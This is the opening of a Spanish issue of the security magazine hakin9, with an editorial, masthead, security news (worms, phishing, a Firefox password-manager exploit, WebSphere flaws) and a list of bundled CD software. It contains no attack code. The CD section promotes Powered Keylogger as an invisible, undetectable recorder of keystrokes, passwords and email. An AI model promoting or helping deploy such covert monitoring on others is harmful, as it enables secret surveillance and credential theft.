+2CD ¡HIT! CCNA de Cisco – parte 2 Powered Keylogger 1.3
LANState 1.2 System Tweaker VIP Privacy

hakin9 live

Ataques CSRF • Open VPN Red Privada sobre SSL • Ataques DDoS • Hardening de sistemas • NIDS como herramienta de verificación hakin9



¿cómo defenderse?

Hard Core IT Security Magazine

Nº 21 precio 7,50 € ISSN: 1731-2930 Mensual

LIVE TRAINING CENTER
booteas
practicas
comprendes

Ataques CSRF

+

Open VPN Red Privada sobre SSL
Ataques DDoS
Hardening de sistemas
NIDS como herramienta de verificación

PARA PRINCIPIANTES

Radio Frecuency Indentification

EN CDs

CCNA de Cisco – parte 2

VERSIONES COMPLETAS:
- Powered Keylogger 1.3
- LANState 1.2
- System Tweaker
- VIP Privacy
- + NetIntercept 3.2 Software Demo
- + 25 hakin9 tutoriales



Bienvenidos en febrero...

Esta vez no ha tocado esperar mucho para el próximo número de hakin9. A partir de enero hakin9 es un mensual y espero que ya os hayáis acostumbrado a esta nueva periodicidad y que disfrutéis de la revista aún más. Este número aparecerá en vuestras manos acompañado por dos CDs para traeros cada vez más materiales interesantes.

En el CD1 encontraréis hakin9live, que ya conocéis muy bien y que, estoy segura, tampoco os decepcionará. Con este mismo disco os entregamos también algunos regalos: ¿a qué me refiero? A las cinco aplicaciones comerciales, que os ayudarán a proteger vuestro ordenador y ajustarlo a vuestras necesidades individuales. Espero que todas: Powered Keylogger, VIP Defense VIP Privacy, LANState, NetIntercept 3.2 Software Demo y System Tweaker os sirvan bien.

El CD2 contiene la segunda parte del curso, cuyo objetivo es presentar la información básica requerida durante los exámenes certificados Cisco CCNA.

A partir de este número podemos enorgullecernos de la colaboración con los representantes de varias empresas del sector TI, que aportaron a la revista con los artículos de la más alta calidad. Nos han honrado con su participación activa en la creación del contenido de la revista tales empresas como Ecija Soluciones, Ártica Soluciones Tecnológicas y I-SEC Information Security con las cuales esperamos seguir colaborando también en el futuro.

Si hablamos de las empresas habría que mencionar también el Club PRO, una opción de suscripción creada especialmente con la idea de ofrecer a las empresas la posibilidad de llegar con su mensaje al público más amplio. A todos que todavía no conocen esta nuestra oferta os animo a analizarla, ya que ¡pueden sacar un buen provecho de la colaboración con hakin9!

Al volver a la presentación del contenido de hakin9 de febrero, quería recomendaros otra sección nueva de la revista: los tests de consumidores. En este número nos concentramos en los tests de firewalls y hemos publicado las opiniones más interesantes de los que han decidido participar en ellos y a los que me gustaría en este lugar agradecer. Espero que los tests encuentren su lugar fijo en las páginas de hakin9 y que os ayuden a la hora de tomar ciertas decisiones. Sin embargo, no habrá buenos tests sin el aporte de vosotros, queridos lectores, por lo tanto no os olvidéis de compartir vuestras observaciones y experiencias respecto a los productos que vamos a testear y cuya lista encontraréis en la página web de hakin9.

Entre los artículos más interesantes de este número hay que mencionar: *Ataques CSRF: Ataques de falsificación de peticiones*, en el que aprenderéis en que consiste un ataque CSRF, conoceréis diferentes tipos de ataque y la mejor protección contra ellos. En *Hardening de sistemas en entornos corporativos* leeréis sobre diferentes técnicas sobre securización de sistemas y la mejor manera de llevarlas a cabo. Si os interesa el tema de la tecnología de indentificación por radiofrecuencias, os invito a leer el artículo *RFID-Otro round entre la funcionalidad y la seguridad.*

Son apenas algunas de las propuestas...y aquí os dejo, deseándoos una buena lectura y esperando encontraros el mes que viene...

Anna Marcinkiewicz

Contenido de CD

Herramientas

Ataque

Defensa

Para principiantes

Entrevista

hakin9

está editado por Software-Wydawnictwo Sp. z o.o.

Dirección: Software-Wydawnictwo Sp. z o.o.
ul.Bokserska 1, 02-682 Varsovia, Polonia
Tfno: +48 22 887 10 10, Fax: +48 22 887 10 11
www.hakin9.org

Producción: Marta Kurpiewska *marta@software.com.pl*
Distribución: Monika Godlewska *monikag@software.com.pl*
Redactora jefe: *Katarzyna Chauca, katarzyna.chauca@software.com.pl*
Redactora adjunta: Anna Marcinkiewicz
anna.marcinkiewicz@software.com.pl
Preparación del CD: Rafał Kwaśny (Aurox Core Team)
Composición: Sławomir Zadrożny *slawekz@software.com.pl*
Traducción: Mariusz Muszak, Raúl Nanclares, Małgorzata Janerka, Rolando Fuentes
Corrección: Jesús Alvárez Rodrígez, Juan Gamez
Betatesters: Juan Pérez Moya, Jose M. García Alias, Luis Peralta Nieto, Jose Luis Herrera, Alvaro Cuesta
Publicidad: *adv@software.com.pl*
Suscripción: *suscripcion@software.com.pl*
Diseño portada: Agnieszka Marchocka

Las personas interesadas en cooperación rogamos se contacten: *cooperation@software.com.pl*

Si estás interesado en comprar la licencia para editar nuestras revistas contáctanos:
Monika Godlewska
e-mail: *monikag@software.com.pl*
tel.: +48 22 887 12 66
fax: +48 22 887 10 11

Imprenta: 101 Studio, Firma Tęgi
Distribuye: coedis, s.l.
Avd. Barcelona, 225
08750 Molins de Rei (Barcelona), España

La Redacción usa el sistema de composición automática AOPDS
Los diagramas han sido elaborados con el programa smartdraw
de la empresa SmartDraw
El CD incluido en la revista ha sido comprobado con el programa AntiVirenKit, producto de la empresa G Data Software Sp. z o.o.

La revista hakin9 es editada en 7 idiomas:



Advertencia

¡Las técnicas presentadas en los artículos se pueden usar SÓLO para realizar los tests de sus propias redes de ordenadores! La Redacción no responde del uso inadecuado de las técnicas descritas. ¡El uso de las técnicas presentadas puede provocar la pérdida de datos!

Ha crecido la familia de gusanos para la mensajería instantánea WORM_SOHANAD

La familia de gusanos para mensajería instantánea *WORM_SOHANAD* ha crecido, desde un nacimiento tímido, hasta convertirse en un poderoso conjunto de códigos maliciosos. Primero fue identificado como un gusano común, propagándose mediante mensajeros instantáneos, *SOHANAD* pero ha crecido al grado de convertirse en una familia que recluta otros componentes, en un método de colaboración dónde cada quien juega un papel que contribuye al resultado final del ataque.
Las primeras variantes del *SOHANAD* tenían como objetivo la población usuaria de ordenadores de Vietnam. Las variantes más recientes, sin embargo, han cedido en enfoque geográfico, y ha crecido en términos del número de programas de mensajería instantánea que emplea, logrando mayor coordinación en otros aspectos conforme van evolucionando.

Crean una impresora que registra la identidad del usuario en los documentos

Las empresas japonesas Ricoh y Hitachi Software Engineering han desarrollado un sistema que registrará las venas de los dedos de un usuario en los documentos impresos con el fin de prevenir la filtración de información, informa la prensa local.
El nuevo dispositivo requiere que después de ordenar la impresión el usuario se identifique poniendo su dedo en un lector integrado en la impresora, según el diario económico Nihon Keizai.
La información recabada quedará grabada en los documentos, gracias a la cual se podrá rastrear la identidad de la persona que imprimió un documento, dice la información.
El nuevo sistema tendrá una capacidad de almacenar información de unas 100 personas y costará 15 millones de yenes (127.111 dólares). El objetivo de ventas es de 200 unidades en tres años, dice el rotativo y agrega que Ricoh tiene planes de desarrollar junto a Hitachi Software otro tipo de programas para incrementar la seguridad en las oficinas.

DigitalParks y la ACM impulsan la seguridad informática en la administración catalana

Apenas el 30% de los municipios catalanes ha adecuado sus bases de datos a la LOPD y el 50% ni siquiera cuenta con página web Barcelona, 24 de Octubre de 2006 - Las administraciones locales de Catalunya podrán mejorar la gestión informática y asegurar el cumplimiento de la Ley Orgánica de *Protección de Datos* (LOPD) y la *Ley de Servicios de la Sociedad de la Información* (LSSI) gracias al convenio establecido entre Digital Parks y la *Asociación Catalana de Municipios* (ACM).

La digitalización de la administración local catalana es manifiestamente mejorable: el 50% de los municipios no tiene página web, apenas un 30,7% cumple la LOPD y sólo un 16% permite a los ciudadanos realizar gestiones vía Internet. Estas deficiencias también afectan a la seguridad informática de los datos que gestionan los ayuntamientos sobre los ciudadanos.

El acuerdo pone a disposición de los entes locales, a través de la ACM, el avanzado centro de datos de Digital Parks en L'Hospitalet de Llobregat y un amplio abanico de soluciones de seguridad informática, protección de datos, presencia en Internet y externalización tecnológica. Digital Parks ofrecerá asesoramiento y condiciones preferentes a los municipios, consejos comarcales y otros entes locales catalanes integrados en la ACM en aspectos como:

- Cumplimiento de la Ley Orgánica de Protección de Datos, utilizando servicios de copias de seguridad, encriptación de las comunicaciones y asesoría tecnológica;
- Cumplimiento de la Ley de Servicios de la Sociedad de la Información, con correo electrónico seguro, monitorización de redes y sistemas y consultoría de seguridad;
- Mejora de los servicios informáticos y de telecomunicaciones mediante la externalización, evitando costosas inversiones a las administraciones locales;
- Presencia en Internet y servicios telemáticos, para acercar la administración local a los ciudadanos ofreciendo páginas web más amigables, interactivas y seguras que cumplan con normativas como la reciente Ley de Accesibilidad para las Administraciones Públicas.

El cumplimiento estricto de la LOPD y el tratamiento adecuado de los datos y sistemas informáticos en las administraciones locales es frecuentemente difícil si se quiere hacer de forma interna, ya que exige inversiones en instalaciones, equipos y personal que muchas veces no son económicamente asumibles, aunque exista una firme voluntad de llevarlas a cabo, manifiesta Joan Maria Roig y Grau, Presidente de la ACM. *Digital Parks ofrece productos y servicios que permiten a nuestros asociados dar una respuesta a estas necesidades con total independencia frente a los operadores, fabricantes o distribuidores.*

Este convenio es otro ejemplo del compromiso de Digital Parks de colaborar con todos los niveles de los sectores públicos y privados para mejorar la gestión y la seguridad informática en nuestro país, asegura Robert de Dalmases, administrador de Digital Parks. *El acuerdo se suma a otras iniciativas que hemos impulsado con organismos como Fomento del Trabajo o el COPCA que ponen de manifiesto que modernizar la gestión TIC no es una cuestión de dinero, si no de voluntad y flexibilidad para encontrar una solución personalizada para cada necesidad.*

Seguridad en Internet con tarjetas de crédito

Recomendaciones de Visa Internacional en lo que respecta a la seguridad en las terjetas de crédito. Los usuarios de tarjetas de crédito deben ser cuidadosos al momento de manejar el uso de sus plásticos y estar alertas al recibir cualquier solicitud de información confidencial de parte de cualquier persona o institución. Visa International entrega a sus clientes toda la tecnología de un sistema de pago seguro.

Una de las instancias en que los consumidores pueden estar expuestos al robo de su información confidencial, es la circulación de una serie de correos electrónicos que intentan que los receptores accedan a un sitio web o que a través del mismo correo entreguen sus datos personales o claves referidas a las tarjetas de crédito.

Esto es el denominado Phishing, el que consiste en intentar adquirir información confidencial, como las claves o números de tarjetas de crédito, haciendo creer a la persona que los datos son solicitados por la empresa de la tarjeta de crédito o incluso por el mismo banco.

En este tipo de engaño, los receptores del correo son instados a ingresar a un sitio web que simula pertenecer a alguna institución o empresa de confianza, pero que sin embargo corresponde a una página web falsa. Generalmente el usuario no detecta esto, y puede sentirse confiado de entregar la información secreta.

Se recomienda en general:

- Nunca entregues información de tus claves, números de tarjetas, de cuentas corrientes o de cualquier otro producto de uso personal y confidencial;
- Visa International y sus bancos miembros nunca te solicitarán información de ningún tipo ni por correo electrónico ni por teléfono. Incluso si el correo incluye información e imágenes corporativas, no confíes en él. Los delincuentes son capaces de replicar este tipo de elementos;



Este tipo de correos tiene una serie de características que te ayudarán a identificarlos:

- Siempre te solicitarán algún dato personal, como tu RUT, número de cuenta o tarjeta de crédito o alguna clave;
- Este tipo de mensajes suele hacer un llamado urgente a entregar los datos para evitar una situación importante, como el bloqueo de la tarjeta de crédito, el cierre de la cuenta corriente, la actualización urgente de datos, entre otros. Este mensaje busca que el receptor entregue la información sin medir las consecuencias ni pensar en que se puede tratar de un engaño;
- Para que entregues los datos, te pedirán que accedas a algún link, llenes un formulario o abras algún archivo adjunto;
- Generalmente se dirigen al receptor del mensaje como *Estimado cliente* o alguna frase similar, pero no son personalizados con el nombre y apellido del receptor;
- Otra señal que te puede alertar, es que el mensaje contenga faltas de ortografía o problemas de redacción, ya que generalmente estos mensajes provienen del extranjero;
- Si recibes un correo electrónico o un llamado de este tipo, avisa de inmediato a tu banco emisor.

Encuentran diversas vulnerabilidades en IBM WebSphere Application Server

Se han anunciado *varias vulnerabilidades* en IBM WebSphere Application Server 6.1, que pueden ser explotadas por usuarios maliciosos con diversos impactos como evitar restricciones de seguridad, o comprometer sistemas vulnerables. El primero de los problemas se debe aun error *off-by-one* (*) en mod_rewrite incluido en el tratamiento de esquemas ldap que puede ser empleado para provocar un desbordamiento de bufer. La segunda vulnerabilidad afecta durante el registro de operaciones de respuesta, ya que las comprobaciones de autenticación Eal4 no se realizan como una de las primeras acciones. Y por último, se ha comprobado que, por defecto, todos los usuarios tienen autorización *handleservantnotification* en `z/Os`.

La web de la comunidad Second Life, víctima de un virus

Este domingo el mundo en tercera dimensión *Second Life* fue atacado por el virus *Grey Goo*, un programa informático que se instala en la memoria de la computadora y se duplica a sí mismo. El sitio tuvo que cerrar su página por un corto tiempo hasta que se pudo eliminar el código malicioso.
Grey Goo reprodujo anillos dorados que giraban alrededor de todo el sitio de juegos virtuales, provocando que los servidores de la compañía Linden Lab, creadora del juego *Second Life*, estuvieran más lentos. Second Life es un mundo virtual habitado por personajes o avatares que representan a personas reales. El juego es utilizado por más de 1,5 millones de usuarios, creciendo aproximadamente un 38 por ciento cada mes, según la firma. En el sitio Web se pueden comprar y vender terrenos virtuales y objetos con dinero real. Se utiliza un copybot que puede ser utilizado para hacer réplicas de los objetos virtuales de las personas sin necesidad de pagar derechos de propiedad intelectual.

Los tres principales motores de búsqueda en Internet se ponen de acuerdo para facilitar la indexación de sitios web

Google, Microsoft y Yahoo! acuerdan ofrecer soporte para Sitemaps 0.90, un protocolo que facilita a los diseñadores y programadores de páginas web que sus creaciones entren dentro de las bases de datos de los motores de búsqueda. El estándar Sitemaps consiste en una forma de identificar en un website aquellas páginas que queremos que sean indizadas en los motores de búsqueda. Esto se hace básicamente mediante la inclusión de un fichero en formato XML en el que se listan las URL's de las páginas que queremos indizar, de forma que el robot de clasificación del motor de búsqueda (crawler) lee dicho fichero y guarda referencias a las páginas que allí se le dicen. Alternativamente, el método clásico es que el robot de clasificación examine el código fuente en busca de enlaces a otras páginas del website, entrando en la base de datos dichas referencias.
Los tres principales buscadores de Internet, Google, Yahoo! y MSN de Microsoft, han acordado ofrecer soporte para la versión 0.90 de este estándar, lo que significa que a partir de ahora se les simplifica la tarea a los diseñadores de websites para que ordenen las páginas que van a entrar en la base de datos del motor de búsqueda, ofreciéndoles mayor control sobre lo que se clasifica y como se clasifica. Para saber como hay que crear y rellenar el fichero XML de definición de las páginas a clasificar, contamos con una estupenda guía en el mismo sitio web de Sitemaps, en Protocol – Sitemaps XML format: *http://www.sitemaps.org/protocol.html*
Desde el punto de vista del usuario, y según afirman los tres grandes de Internet, la adopción de Sitemaps significará que los resultados de las búsquedas realizadas en cualquiera de los tres motores serán más correctos y detallados.
Más información:
http://www.sitemaps.org/ – Website oficial para el protocolo Sitemaps
http://www.google.com/press/pressrel/sitemapsorg.html – Nota de prensa publicada por Google anunciando su adopción por parte de los tres grandes.

Inteligencia Artificial y Seguridad (virus, phishing y spam)

La Universidad Humboldt y Strato desarrollan nuevas técnicas de Inteligencia Artificial que resuelven la incidencia del spam, el phishing y los virus, además de evitar la clasificación errónea de *falsos positivos* de spam.

Cerca del 80% del volumen de emails que gestiona Strato en sus servidores en toda Europa es spam. Desde noviembre 2006, Strato incorpora una nueva tecnología basada en la investigación científica sobre Inteligencia Artificial que protege a sus clientes frente a amenazas maliciosas como el spam, el phishing o los virus.

El elevado volumen de spam pone de manifiesto que los tradicionales sistema anti-spam no están consiguiendo atajar el problema. El correo no deseado sigue colándose masivamente en las bandejas de entrada de nuestros emails y, lo que aún es más grave, hay mensajes que sin ser spam son clasificados incorrectamente como tales, lo que obliga al usuario a revisar regularmente su carpeta de spam para cerciorarse de que no pierde ningún email valioso.

Strato ha cambiado radicalmente la estrategia tradicional de lucha contra el spam. Tras dos años de investigación en colaboración con la Universidad Humboldt de Berlín, Strato ha desarrollado una tecnología de protección que consigue eliminar la incidencia de spam, virus y phishing prácticamente en el 100% de los casos. La novedad de esta tecnología reside en la aplicación de técnicas de Inteligencia Artificial. En lugar de poner el énfasis en el correo no deseado, esta nueva tecnología antispam se centra ante todo en el correo deseado, de forma que en la bandeja de entrada del usuario entren únicamente todos y cada uno de los correos deseados sin que ninguno de éstos resulte clasificado erróneamente como spam. El margen de error es de 1-2 probabilidades en cada millón.

Más allá de los filtros STA Statistical Token Analysis y DCC Distributed Checks and Clearinghouse que suelen utilizar las tecnologías antispam al uso, basados en el bloqueo de emails que llevan en el asunto determinadas palabras y en el número de veces que se envía un email, la tecnología de Strato aplica algoritmos matemáticos que incorporan dos nuevas variables desarrolladas por expertos en Inteligencia Artificial.

En primer lugar, el sistema analiza el *mapa social* entre el destinatario y el receptor del email, es decir, la probabilidad de que ambos estén unidos por una relación plausible como la que une a cliente y proveedor, a compañeros de trabajo, etc. Una vez hecha esta comprobación, el email es autorizado y entregado a su destinatario. En caso de que la relación entre receptor y destinatario sea inverosímil, el mensaje es reconocido como spam y retirado de la circulación. El análisis del mapa social se realiza de forma anónima, sin violar la identidad de los usuarios ni la confidencialidad del contenido de las comunicaciones y con un altísimo nivel de acierto.

La segunda técnica de Inteligencia Artifical que se aplica a la protección antispam, antivirus y antiphising de Strato está basada en la Teoría de Juegos. Sobre la base del elevado volumen de comunicaciones de Internet que gestiona Strato (más de 15 millones de emails al día en una jornada tipo), el sistema se entrena a sí mismo para *aprender* a detectar el spam y es capaz de perfeccionar sus barreras preventivas.

La tecnología antispam es igualmente aplicable y eficaz con respecto a los ataques de virus. Igualmente bloquea los intentos de phising monitorizando las URLs o direcciones de Internet a las que fraudulentamente se intenta remitir a los destinatarios de phishing. Si la dirección no es la de una entidad reconocida y autorizada, el mensaje es automáticamente retirado de la circulación sin permitir que sea entregado al destinatario.

Litchfield: Comparado con Oracle, Microsoft SQL Server es más seguro

David Litchfield, reputado investigador de seguridad (especializado en bases de datos) demuestra, aportando su extensa experiencia, que la base de datos Microsoft SQL Server es mucho más segura que Oracle. Ha publicado un informe que según él, no deja lugar a dudas.

El documento estudia la seguridad de Microsoft SQL Server y Oracle basándose en fallos (sólo en su cantidad, no en su gravedad) reportados por investigadores externos y solucionados por el fabricante. Sólo se han incluido problemas que afectan a la propia base de datos. Por ejemplo no se han incluido vulnerabilidades de Application Server o Intelligent Agent de Oracle ni MDAC (que se considera parte de Windows, no del servidor) de Microsoft.

El documento ofrece unas gráficas muy claras, que comparan los productos bandera de Oracle (Database 8, 9 y 10) contra Microsoft SQL Server 7, 2000 y 2005 durante los últimos años. Si bien la versión 7 de Microsoft sufrió numerosos problemas de seguridad, desde entonces han disminuido drásticamente hasta la versión 2005, que no sufre ninguno. Mientras, los problemas de seguridad en Oracle han crecido de forma desproporcionada.

Litchfield achaca estos resultados de forma determinante al *Security Development Lifecycle* que desarrolla Microsoft para su producto, de forma que *aprende de sus errores* mientras que Oracle parece no tener nada de esto, tropezando una y otra vez en la misma piedra, y lo que es peor, ni siquiera parecen entender los problemas que están intentando resolver.

El autor, consciente de que a pesar de lo objetivo de los números las pruebas pueden levantar suspicacias, se adelanta a las posibles controversias que surgirán a partir de su informe y responde por adelantado algunas cuestiones:

- No, Oracle no *parece tan malo* por ser multiplataforma. Esto no distorsiona los datos. Casi todos sus problemas de seguridad afectan a todas las plataformas;
- Sí, hay varios investigadores intentando encontrar fallos en el servidor SQL 2005 de Microsoft. Y su código es más seguro. Es tan simple como que no los encuentran.

Litchfield además, muestra en las gráficas sólo fallos públicos y solucionados, y adelanta que a Oracle todavía le quedan al menos 49 por corregir y no están incluidos en las estadísticas del informe. Como experto y descubridor de la mayoría de los fallos de Oracle que se muestran, se siente con la autoridad suficiente como para que sus resultados no sean refutados. Para él, si se busca seguridad, la elección está clara.

En Microsoft, obviamente, ya notaron su ventaja con respecto a la seguridad y realizaron su propio estudio. En una entrada en un blog oficial titulado *1 Year And Not Yet Counting...*, comparan las vulnerabilidades listadas en CVE (Common vulnerabilities and Exposures) de Oracle, MySql e IBM Database contra SQL Server 2005. Sus resultados son también esclarecedores. Oracle, seguido de MySql e IBM, sufren todos más vulnerabilidades que el producto de Microsoft (versión 2005). De hecho, todavia no se le ha encontrado ninguna desde que fue lanzado hace más de un año. *Se agradecen este tipo de informes que abordan la seguridad desde un punto de vista fuera de misticismos y prejuicios. Litchfield no tiene relación con Microsoft, de hecho ha encontrado muchas vulnerabilidades en casi todos sus productos (aunque bastantes más en Oracle, donde se siente especialmente "cómodo").* Por tanto, no es sólo una típica comparación sobre quién es menos inseguro en una discusión basada en opiniones y gustos, sino que avala la robustez en un producto bien conseguido (además de una importante deficiencia en Oracle ya apuntada en otros boletines) que bien merece ser mencionada.

El robo de contraseñas mediante Firefox puede haber sido explotado

La vulnerabilidad en el gestor de contraseñas de Firefox de que hablamos aquí hace un par de días pudo haber sido *explotada* ya hace un mes, teniendo como víctimas a usuarios de *MySpace*. Mediante una *falsa página de login* (que Firefox rellena automáticamente con los datos reales de acceso del usuario si éste decidió guardarlos en el navegador, y sin mediar ningún aviso ni pregunta, puesto que la falsa página de ingreso es una página personal que pertenece también al dominio *myspace.com*), los usuarios son redirigidos a su página real, pero tras sufrir el robo de sus datos de acceso, con lo que el atacante puede acceder a sus datos personales, etc...
Basta observar el fuente de la falsa página de login para descubrir que ésta también envía los datos de acceso a un servidor francés, si bien esa cuenta parece actualmente deshabilitada.
Ante la gravedad de esta situación y el conocimiento de su explotación activa (extremos ambos de los que el *descubridor* del bug alertó a Mozilla hace diez días), en el propio *foro de discusión* sobre este bug de Mozilla ya hay *quienes piden*(de momento sin éxito) que se informe a los usuarios de Firefox sobre este peligro en la mismísima página principal de Mozilla y en la de descargas de Firefox.

Google distribuye un gusano a través de su lista de correo

En agosto de 2003 *google distribuyó* el gusano *Sobig.F* a traves de una lista de distribución gestionada con Yahoo Groups.
Ahora nuevamente el equipo de Google Video *ha distribuido* por error el gusano *w32/kapser.A* mediante una lista de distribución gestionada por Google Groups. Al parecer en un primer momento fue infectado un correo electrónico de un miembro del equipo el cual lo reenvió a la lista de distribución de Google automáticamente.
Según responsables de Google a está lista están suscritas 50.000 personas, de las cuales se desconoce el número exacto de de correos afectados ya que no todas reciben mensajes de correo.

Contenido del CD1

En el disco que acompaña a la revista se encuentra *hakin9.live* (h9l) en la versión 3.1.2 – aur – distribución bootable de Aurox que incluye útiles herramientas, documentación, tutoriales y material adicional de los artículos. Para empezar el trabajo con hakin9.live, es suficiente ejecutar el ordenador desde el CD. Después de ejecutar el sistema podemos registrarnos como usuario hakin9 sin introducir contraseña.

El material adicional se encuentra en los siguientes directorios:

- docs – documentación en formato HTML;
- art – material complementario a los artículos: scripts, aplicaciones, programas necesarios;
- tut – tutoriales, tutoriales tipo SWF.

Los materiales antiguos se encuentran en los *subdirectorios_arch*, en cambio, los nuevos – en los directorios principales según la estructura mencionada. En caso de explorar el disco desde el nivel de arranque de hakin9.live, esta estructura está accesible desde el subdirectorio */mnt/cdrom*.

Construimos la versión 3.1.2 – aur h9l en base a la distribución de Aurox 12.0 y de los scripts de generación automatica (*www.aurox.org/pl/live*). Las herramientas no accesibles desde el CD se instalan desde el repositorio de Aurox con el programa yum.

En h9l encontraremos un programa de instalación (*Aurox Live Instaler*). Después de instalar en el disco se puede emplear el comando yum para instalar programas adicionales.

Tutoriales y documentación

La documentación está compuesta de, entre otros, tutoriales preparados por la redacción que incluyen ejercicios prácticos de los articulos.

Suponemos que el usuario emplea hakin9.live. Gracias a ello evitaremos los problemas relacionados con las diferentes versiones de los compiladores, la diferente localización de los archivos de configuración u opciones necesarias para ejecutar la aplicación en el entorno dado.

Especialmente para nuestros Lectores CD1 contiene aplicaciones comerciales:

Powered Keylogger

Powered Keylogger es un programa profesional de auditoría de seguridad (versión de 6 meses) que permite monitorear todas las actividades de un ordenador, uso de Internet, teclas pulsadas, contraseñas, correos electrónicos entrantes y salientes, etc. El programa se ejecuta en modo invisible, en el nivel kernel más bajo del sistema operativo; haciendo imposible que el programa sea localizado. Los informes también se mantienen escondidos. Características:

- Graba las actividades de las aplicaciones;
- Graba todas las teclas presionadas;
- Graba todos los clicks del ratón del ordenador;
- Graba todas las contraseñas, incluso aquellas archivadas;
- Monitorea todas las actividades en Internet;
- Captura todos los correos electrónicos enviados y recibidos;
- Vigilancia visual de las actividades en el escritorio (con capturas de pantalla);
- Administración de reportes;
- Absolutamente invisible;
- Fácil configuración;

VIP Defense VIP Privacy

VIP Defense VIP Privacy – te protege del potencial riesgo, haciendo que a los delincuentes no les queda

Figura 1. *hakin9live, Konqueror*




Figura 2. *hakin9live, Konsole*

nada por robar. VIP Privacy permite a los usuarios buscar y seguramente limpiar toda la información almacenada dentro de tu sistema y de las aplicaciones instaladas. Esto, de ninguna forma, elimina tus archivos privados ni cambia el contenido de los documentos de usuario.

Vip Defense Privacy reconoce más de 700 aplicaciones y unos miles de faltas del sistema que guardan tus datos personales y que pueden ser empleadas por los delincuentes. Vip Privacy te ofrecerá una detallada descripción de cada falta de privacidad encontrada en tu sistema. El proceso de búsqueda y eliminación es completamente ajustable a las necesidades individuales, por lo que siempre tienes el control completo de la situación.

LANState

LANState genera el mapa de la red, que aceleró tener acceso a los anfitriones alejados a características y a recursos, y el manejo de ésos. El programa también incluye un número de características útiles para obtener la información sobre los ordenadores alejados. El empleo de LANState hace esencialmente más fácil administrar y supervisar procesos en las redes de cualesquiera gama o tamaño. 10-Strike LANState es una solución de administración que permite gestionar una red Microsoft Windows de manera muy fácil gracias a un gran número de funciones muy prácticas. LANState crea automáticamente por ejemplo la cartografía de la red, permitiendo así acceder muy rápidamente a recursos y propiedades de los servidores remotos y recuperar una gran cantidad de datos de éstos. LANState permite de igual modo verificar el estado de tu red en todo momento. El programa muestra la cartografía de tu red y permite verificar en tiempo real el estado de los servidores y ordenadores remotos:

- Crea automáticamente una cartografía de red escaneando el entorno de red de Windows o un conjunto de direcciones IP. A continuación, puedes guardar esta cartografía, imprimirla o exportarla a un archivo bitmap;
- Precio de la solución independiente del tamaño de la red. Da igual si administras 10 ó 500 equipos, el precio de la solución es el mismo;
- No requiere la instalación de un cliente en los servidores u ordenadores remotos;
- Permite acceder a y administrar ordenadores remotos en sólo unos clics gracias a la cartografía de red creada automáticamente por LANState. De este modo podrás apagar y reiniciar los equipos y servidores remotos, acceder a las fuentes y servicios remotos, visualizar los informes de sucesos, acceder al registro a distancia, hacer listas de los procesos, los equipos, los servicios NT, y mucho más;
- Facilita la administración de los procesos sin importar el tamaño de la red gracias a la posibilidad de asociar al programa aplicaciones externas, como gestionadotes de archivos o herramientas de administración a distancia;
- Notificación automática mediante un mensaje en la pantalla, una señal sonora o un e-mail en caso de problema de red;
- Permite enviar mensajes a los usuarios del dominio gracias a una mensajería integrada eficaz;
- Permite gestionar las conexiones a tus fuentes compartidas y recibir notificaciones cuando alguien se conecta (soporte de logs, notificaciones sonoras y *listas negras*);
- Permite enviar mensajes a los usuarios del dominio gracias a una mensajería integrada eficaz;
- Permite gestionar las conexiones a tus fuentes compartidas y recibir notificaciones cuando alguien se conecta (soporte de logs, notificaciones sonoras y *listas negras*);
- Contiene numerosas herramientas prácticas para los administradores, como el escáner de red, el escáner de puerto, ping, rastro de ruta, *name lookup*, etc;
- Es muy fácil de utilizar.

Figura 3. *LANState, 10-Strike Software*



Figura 4. *Página oficial de NetIntercept*



Figura 5. *Powered Keylogger de Eltima*

NetIntercept

NetIntercept es una aplicación de monitorización, análisis y visualización de red. Captura tráfico de red (el paquete completo, no solo las cabeceras), archivos y manipula el tráfico capturado, reconstruyendo bajo demanda sesiones entre equipos de la red monitorizada. El análisis de NetIntercept muestra correos electrónicos, páginas web, imágenes y otros archivos que se transfieren por la red. Es capaz de reconstruir hasta 999.999 sesiones a la vez y proporciona una vista comprensible de los datos analizados.

NetIntercept se vende con diferentes variedades de configuración, proporcionando capturas y almacenamiento de hasta 1900 Gigabytes de tráfico de red. Para adquirir una versión completa de NetIntercept, por favor contacte con Sandstorm Enterprises en el teléfono +1 781-333-3200, envíe un correo electrónico a *sales@sandstorm.net* o realice un pedido en *http://sandstorm.net/products/quote*.

El programa NetIntercept que se proporciona en CD-ROM es una versión de demostración. Este programa que se ejecuta en sistemas Windows NT, 2000 y XP, esta sujeto a los límites establecidos en el acuerdo de licencia de usuario final que se muestra durante el proceso de instalación. Este software de demostración esta limitado al análisis de 50 Megabytes de datos por base de datos. Adicionalmente, las bases de datos están limitadas a 500 conexiones, el programa no soporta captura de tráfico de red en tiempo real y ciertas funciones se encuentran deshabilitadas en esta versión de demostración. Tenga en cuenta que el manual que se instala con la versión de demostración del programa corresponde al manual de la versión completa del producto.

